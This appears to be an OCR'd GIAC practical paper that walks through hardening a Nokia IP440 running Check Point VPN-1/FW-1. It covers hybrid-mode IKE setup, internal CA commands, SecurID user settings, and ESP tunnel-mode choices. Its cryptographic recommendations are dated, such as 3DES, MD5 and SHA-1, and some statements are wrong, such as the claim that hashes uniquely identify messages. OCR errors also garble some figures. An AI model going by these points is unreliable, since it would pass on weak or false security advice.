
VPN

Initial Configuration


Checkpoint VPN-1/FW-1 module will be enabled on NOKIA IP440. NOKIA IPSO by default is a hardent proprietary opera ting system. The default installation accepts several connections for remote administration and system status viewing. Some additional modifications will be done in order to close these ports.
Using the WEB management tool Voyager, as shown in the follow ing figure, all unneeded services will be disabled. After finishing the initial configurations web access will be disabled too.




Following the appliance is configured to report to the central SYSLOG server with IP 10.10.4.4 placed in the management netwo rk.



For accurate logging of events network time synchronization is essential. The appliance is set to synchronize its time with the NTP server with IP 10.10.4.5 placed in the Management Network




NOKIA appliances are delivered with pre -installed security software that is enabled entering the appropriate key from the each vendor. For GIAC Enterprises will be enabled the VPN -1/FW-1 module supporting strong encryption SP -2. After the initial installation the latest service pack will be applied.



As shown in the previous figures all unneeded services have been disabled including Telnet. NOKIA appliance includes a serial console for local management but remote management is

essential. For this reason the F-Secure SSH server will be enabled too. F-Secure SSH server provides remote encrypted and authenticated access to the appliance.
The SSH server is configured from Voyager web interface or from LYNX the embedded web browser. The SSH Client will be installed in a Management Network Workstation. The following figure shows the default setting of SSH Server.



Building the rules of VPN-1 module from Policy Editor

The modification made to the standard security policy from the Policy Editor, *[Policy > Properties > Security Policy]* and *[Policy > Properties > SynDefender]* will be applied to VPN-1 module, too. Due to the fact that Enterprise Management Console is installed, both VPN-1 module and FW-1 modules will be managed together from the same server. The objects created before are available for the building of this policy.

Hybrid mode IKE

The following steps are needed in order to implement Hybrid Mode Authentication

Step 1

Firstly the VPN-1/FW-1 module needs to be stopped before the creation of an internal Certificate Authority as explained bellow. The " fwstop" command is issued as shown in the next figure:

```
Vpn1_module[admin]# fwstop
Unloading FireWall -1...
FW1 driver loadable interface called.
FW-1: driver removed
Aug 4 12:39:58 fw -1 [LOG_CRIT] kernel: FW1 driver loadable interface
called.
Vpn1_module[a dmin]#
```

Step 2

Creation of an an internal Certificate Authority on the Management Station to be used in the Hybrid Authentication Process.

```
vpn1_module[admin]# cd $FWDIR/bin
vpn1_module[admin]# fw internalca create  -dn "o=giac, c=us"
Internal CA create d successfully
fw-1[admin]#
```

Hybrid mode IKE uses an internal CA to authenticate / sign the packets from the gateway to the SecuRemote client. Without this, the SecuRemote client would not know if it was talking to the appropriate firewall or one that was hijacked. SecuRemote gets the internal CA public key when it downloads the topology. The SecuRemote client can then verify it is talking to the correct firewall. When the user goes through Hybrid Authentication the firewall knows who they are and a two wa y trust is established.

Step 3

Creation of a Certificate for the VPN -1/FW-1 Module. This certificate will show up in the "Certificate" tab of the firewall object after it has been created from the command line.

```
vpn1_module[admin]# fw internalca certify  -o vpn1_module "o=giac, c=us"
Certificate created successfully
vpn1_module[admin]#
```

Step 4


In this step the firewall process will start again

```
Vpn1_module[admin]#fwstart
vpn1_module[admin]#
```


Step 5

From Security Policy the default properties of VPN 1_module are changed as follows:

From Manage > Network Objects > VPN1_MODULE > EDIT the "Authentication" tab is modified as shown in the next figure.



From this tab the authentication schemes that are enforced on this object are controlled. A user for whom another authentication scheme from the selected is defined will not be allowed to have access to this gateway. Selecting SecurID, the user is challenged to enter the number displayed on the Security Dynamics SecurID card.
From "Encryption" tab IKE client encryption method is selected and pressing the "Edit" button, the following IKE properties are selected.



Key Exchange Encryption

The supported encryption algorithms from CheckPoint firewall are DES,CAST and 3DES for the IKE encryption scheme. DES is limited to an effective key size of only 56 -bits (64-bit block - 8-bit parity) making it vulnerable to brute force attacks. On January 19, 1999 in a cryptographic challenge organized from RSA Security the DES algorithm successfully cracked in 22 hours and 15 minutes. 256 keys where tested in order to find the correct one. (http://www.rsasecurity.com/rsalabs/des3/). CAST has a key size of 128 bits, while triple - DES with 2-keys has a key size of 112 -bits and with 3 -keys a key size of 168 -bits. The CheckPoint implementation of Triple DES encryption is based on 3 -keys.The combinations of keys for a successful brute force attack against triple -DES with 168bits are 3.7×10^{50}.

Supports Aggressive Mode

This should stay unchecked. If checked, the standard six packets IKE Phase 1 exchange is replaced by a three -packet exchange. The authentication methods currently defined in IKE all use a six-packet exchange for Main Mode, and a three -packet exchange for Aggressive Mode. When defining a new authentication method, which is based on challenge -response authentication, it is not possible to place a limitation on the number of packets that need to be exchanged to authenticate a User. Usually, a simple authentication protocol consists of three messages: a challenge by the Edge Device; a response by the User; and a status message (authentication success/failure) sent by the Edge Device. However, in many cases the protocol consists of more than a single challenge -response such in the case of a new PIN mode of SecurID.

Authentication Method


The standard authentication methods for IKE scheme are Pre -Shared Secret and Public Key Signatures. In Pre-Shared Secret authentication authenticate the peers by a pre -shared secret. In Public Key Signatures the peers are authenticated by a public key signature. The latest authentication method VPN-1 & FireWall-1 Authentication for SecuRemote (Hybrid Mode) - This workstation is relevant to SecuRemote only. VPN -1 & FireWall-1 Authentication for SecuRemote (Hybrid Mode) allows the use of standard and non -standard IKE authentication methods. In the proposed architecture SecureID is preferred.

Support key exchange for Subnets
If checked, IKE Phase 2 negotiates encryption keys for subnets ra ther than for individual hosts.


Data Integrity
The hash functions providing data integrity are MD5 and SHA1. The hash function is designed so that changing even one bit in the message results in a completely different hash result, and there is no practica l way to reverse the computation, that is, to compute a message from a given hash result. So the hash result uniquely identifies the message.
MD5 produces a 128 -bit hash, while SHA -1 produces a 160 -bit hash. Both functions encode the message length in thei r output. SHA -1 is regarded as more secure, because of the larger hashes it produces.

Step 6


Next the Users properties are defined. From Manage > Users > Partner01 > EDIT the default properties of Partner01 user are viewed. Each new user's properties ar e based on a default template with the same properties as follows.
In "General" tab is defined the name user name of every user that will be authenticated from the VPN-1/FW-1 module.




In "Groups" tab users are separated according to their description. It is essential to build groups because, as shown later, separate security policy rules will apply accordingly.




From "Authentication" tab the SecureID authentication scheme is selected. Additional setting is necessary at the RSA/ACE Server placed in the DATA network. Since the description of these settings is out of the scope of this practical, further information is provided in the following link: http://www.phoneboy.com/docs/securemot e-securid.pdf.




After defining how the user will be authenticated, it must be defined the encryption properties of the user's SecuRemote connections. The logging of successful authentication is selected. The client encryption method will be IKE as indi cated and in the properties of VPN -1/FW-1 module. If a different encryption method than the accepted from the module were selected, then the user would not be able to log into GIAC's network.



Pressing the "Edit" button, additional properties will be se t for the IKE encryption method. In the "Authentication" tab both authentication schemes will be unchecked. In this tab are provided the options of the standard authentication options of IKE method. The Password option sets the authentication by a pre -shared secret password. The Public key option sets the authentication by a public key certificate (PKI). Because Hybrid Mode authentication has been set in VPN-1/FW-1 module's VPN properties, the SecureID authentication scheme that will apply to each.



In the "Encryption" tab is set the way datagrams are transformed between the hosts and the VPN-1/FW-1 module. The method of Encapsulating Security Payload (ESP) is used to provide integrity check, authentication and encryption to IP datagrams.



The use of Authentication Header (AH) is not recommended since it does not provide encryption.

If both encryption and authentication with integrity check are selected, then the receiver first authenticates the packet and only if this step is successful proceeds with decryption. This mode of operation saves up computing resources and reduces the vulnerability to denial of service attacks.

There are two ways to accomplish the VPN connection with partners, suppliers and remote users:

- ESP in Transport Mode: In this mode the original IP datagram is taken and the ESP header is inserted right after the IP header. If the datagram already has IPSec header(s), then the ESP header is inserted before any of those. The ESP trailer and the optional authentication data are appended to the payload. ESP in transport mode provides neither authentication nor encryption for the IP header. This is a disadvantage, since false packets might be delivered for ESP processing. The advantage of transport mode is the lower processing overhead.
- ESP in Tunnel Mode: This mode applies the tunneling principle. A new IP packet is constructed with a new IP header and then ESP in transport mode is applied. Since the original datagram becomes the payload data for the new ESP packet, its protection is tota l if both encryption and authentication are selected. However, the new IP header is still not protected.


The tunnel mode is used when either end of a security association is a gateway. Thus, between partners and suppliers wishing to connect their network throughout a VPN Gateway to GIAC's FW-1/VPN-1 module, the tunnel mode is always used. Although gateways are supposed to support tunnel mode only, often they can also work in transport mode. This mode is allowed when the gateway acts as a host, which is in cases when traffic is destined to itself. GIAC Enterprises secure connections will be established in tunnel mode, in any scenario, providing additional security. Additional CheckPoint does not support transport mode.

Data integrity is set to SHA1 and enc ryption algorithm is set to Triple DES to comply with the VPN properties of VPN -1/FW-1 modules that were set earlier.


From Security Policy > Properties > Desktop Security the default SecuRemote options are disabled.

If *Respond to Unauthenticated Topolog y Requests (IKE and FWZ)* option, if selected, VPN1 module will respond to topology requests from SecuRemote Clients even if the request is not encrypted. This feature enables backwards -compatibility with earlier versions of the SecuRemote Client. SecuRemot e Client version 4.1 that is used from Partners, Suppliers and Remote Users enforces the site information for download, to be in encrypted format. This option requires IKE client encryption method be selected for each user.

If Cache *Static Passwords on De sktop* is checked, static passwords (OS and VPN -1/ FireWall-1) will be cached on the desktop, and the SecuRemote Client user will not be required to re-authenticate if he or she is using OS or VPN -1/FireWall-1 passwords. It is good as a policy to always unc heck this, even if this is not the default method of Authentication.



Defining the VPN-1/FW-1 Security Policy Rules



Expanation of rules applied to Firewall -1 modules:

No	Source	Destination	Service	Action	Track
1	MNGM_CP_CON	VPN1_MODULE	FireWall1 Ssh	Accept	Long

VPN-1 module is allowed to be managed only from the Management console using only the specific services of service group *FireWall1* that are absolutely necessary. Additional remote connections through SSH service from Management network is a llowed. Firewall1 service consists of the following ports and protocols:

TCP/256 Check Point VPN-1 & FireWall-1 Service
TCP/257 Check Point VPN-1 & FireWall-1 Logs
TCP/258 Check Point Management
UDP/259 Check Point VPN-1 FWZ Key Negotiations - Reliable Datagram Protocol
TCP/259 Check Point VPN-1 & FireWall-1 Client Authentication (Telnet)
UDP/500 IPSec Internet Key Exchange Protocol (formerly ISAKMP/Oakley)
